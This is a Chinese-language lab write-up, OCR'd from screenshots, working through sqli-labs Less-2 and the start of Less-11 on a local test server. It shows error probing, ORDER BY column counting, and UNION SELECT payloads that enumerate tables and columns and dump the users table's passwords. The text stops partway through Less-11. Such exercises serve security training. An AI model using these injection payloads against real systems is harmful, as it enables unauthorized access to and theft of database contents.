
完成sqli-labs中的less2 less 11和 less15，获得其数据库中的一条内容，有详细过程。

less2

由于单引号双引号均报错判断为整形注入




不安全 | 192.168.20.178/sqli-labs/Less-2/?id=1%27%20--+
学习 娱乐 学校 工具 科学 CTF 逆向 web 邮箱 Blog Unity 信息收集 C#
SQLI DUMB S
元素 控制台 源代码 网络 性能 内存 安全 应用 Lighthouse Recorder HackBar EditThisCookie
LOAD SPLIT EXECUTE TEST SQLI XSS LFI SSTI SHELL ENCODING HA
Enable POST
ADD HEADER

Welcome Dhakkan

You have an error in your SQL syntax; check the manual that corresponds to your MySQL serv

URL
http://192.168.20.178/sqli-labs/Less-2/?id=1' --+




不安全 | 192.168.20.178/sqli-labs/Less-2/?id=1"%20--+
学习 娱乐 学校 工具 科学 CTF 逆向 web 邮箱 Blog Unity
SQLI DUM
元素 控制台 源代码 网络 性能 内存 安全 应用 Lighthouse Recorder HackBar EditThisC
LOAD SPLIT EXECUTE TEST SQLI XSS LFI SSTI SHELL
Enable POST

Welc

You have an error in your SQL syntax; check the manual that correspond


URL
http://192.168.20.178/sqli-labs/Less-2/?id=1" --+

利用order by 判断字段数


192.168.20.178/sqli-labs/Less-2/?id=1%20order%20by%203

Welcome Dhakkan
Your Login name:Dumb
Your Password:Dumb

URL
http://192.168.20.178/sqli-labs/Less-2/?id=1 order by 3



192.168.20.178/sqli-labs/Less-2/?id=1%20order%20by%204

Welcome Dhakkan
Unknown column '4' in 'order clause'

URL
http://192.168.20.178/sqli-labs/Less-2/?id=1 order by 4

查询表名

```
http://192.168.20.178/sqli-labs/Less-2/?id=-1 union select 1,2,group_concat(table_name)  from information_schema.tables where table_schema = database()--+
```



不安全 | 192.168.20.178/sqli-labs/Less-2/?id=-1%20union%20select%201,2,group_concat(table_name)%20%20from%20information_schema.table...
学习 娱乐 学校 工具 科学 CTF 逆向 web 邮箱 Blog Unity 信息收集 C# GitHub MIT6.S081 go-cqhttp 帮助中心 Sora
SQLI DUMB SERIES-2
元素 控制台 源代码 网络 性能 内存 安全 应用 Lighthouse Recorder HackBar EditThisCookie
LOAD SPLIT EXECUTE TEST SQLI XSS LFI SSTI SHELL ENCODING HASHING
URL
Enable POST
ADD HEADER

Welcome Dhakkan
Your Login name:2
Your Password:emails,referers,uagents,users

```
http://192.168.20.178/sqli-labs/Less-2/?id=-1 union select 1,2,group_concat(table_name)  from information_schema.tables where table_schema = database()--+
```

查询字段名

```
http://192.168.20.178/sqli-labs/Less-2/?id=-1 union select
1,2,group_concat(column_name)  from information_schema.columns where
table_name = "users"--+
```



不安全 | 192.168.20.178/sqli-labs/Less-2/?id=-1%20union%20select%201,2,group_concat(column_name)%20%20from%20information_schema.col...
学习 娱乐 学校 工具 科学 CTF 逆向 web 邮箱 Blog Unity 信息收集 C# GitHub MIT6.S081 go-cqhttp 帮助中心 Sora Gitee
元素 控制台 源代码 网络 性能 内存 安全 应用 Lighthouse Recorder HackBar EditThisCookie
LOAD SPLIT EXECUTE TEST SQLI XSS LFI SSTI SHELL ENCODING HASHING
URL
Enable POST
ADD HEADER

Welcome Dhakkan
Your Login name:2
Your
Password:user_id,first_name,last_name,user,password,avatar,last_login,failed_login,USER,CURRENT_CONNECTIONS,

```
http://192.168.20.178/sqli-labs/Less-2/?id=-1 union select 1,2,group_concat(column_name)  from information_schema.columns where table_name = "users"--+
```

查询内容

```
http://192.168.20.178/sqli-labs/Less-2/?id=-1 union select
1,2,group_concat(concat_ws(username,password))  from security.users --+
```



不安全 | 192.168.20.178/sqli-labs/Less-2/?id=-1%20union%20select%201,2,group_concat(concat_ws(username,password))%20%20from%20securit...
学习 娱乐 学校 工具 科学 CTF 逆向 web 邮箱 Blog Unity 信息收集 C# GitHub MIT6.S081 go-cqhttp 帮助中心 Sora Gitee
SQLI DUMB SERIES-2
元素 控制台 源代码 网络 性能 内存 安全 应用 Lighthouse Recorder HackBar EditThisCookie
LOAD SPLIT EXECUTE TEST SQLI XSS LFI SSTI SHELL ENCODING HASHING
URL
Enable POST
ADD HEADER

Welcome Dhakkan
Your Login name:2
Your Password:Dumb,I-kill-you,p@ssword,crappy,stupidity,genious,mob!le,admin,admin1,admin2,admin3,dumbo,adr

```
http://192.168.20.178/sqli-labs/Less-2/?id=-1 union select 1,2,group_concat(concat_ws(username,password))  from security.users --+
```


less11

抓包



```
POST /sqli-labs/Less-11/  HTTP/1.1
Host : 192.168.20.178
Content-Length : 30
Cache-Control : max-age=0
Upgrade-Insecure-Requests  : 1
Origin : http://192.168.20.178
Content-Type : application/x-www-form-urlencoded
User-Agent : Mozilla/5.0  (Windows  NT 10.0;  Win64;  x64)  AppleWebKit/537.36   (KHTML,  like  Gecko)  Chrome/107.0.0.0   Safari/537.36
Accept :
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;
q=0.9
Referer : http://192.168.20.178/sqli-labs/Less-12/
Accept-Encoding : gzip,  deflate
Accept-Language  : zh-CN,zh-TW;q=0.9,zh;q=0.8,en-US;q=0.7,en;q=0.6
Connection : close

uname=1&passwd=1&submit=Submit
```

由单个单引号报错判断为单引号字符型注入




You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near '

URL: http://192.168.20.178/sqli-labs/Less-11/

enctype: application/x-www-form-urlencoded (raw)

Body: uname=1'&passwd=1&submit=Submit

利用order by 判断字段数




URL
http://192.168.20.178/sqli-labs/Less-11/

Enable POST

enctype
application/x-www-form-urlencoded (raw)

Body

uname=1' order by 2#&passwd=1&submit=Submit



Unknown column '3' in 'order clause'

URL
http://192.168.20.178/sqli-labs/Less-11/

Enable POST

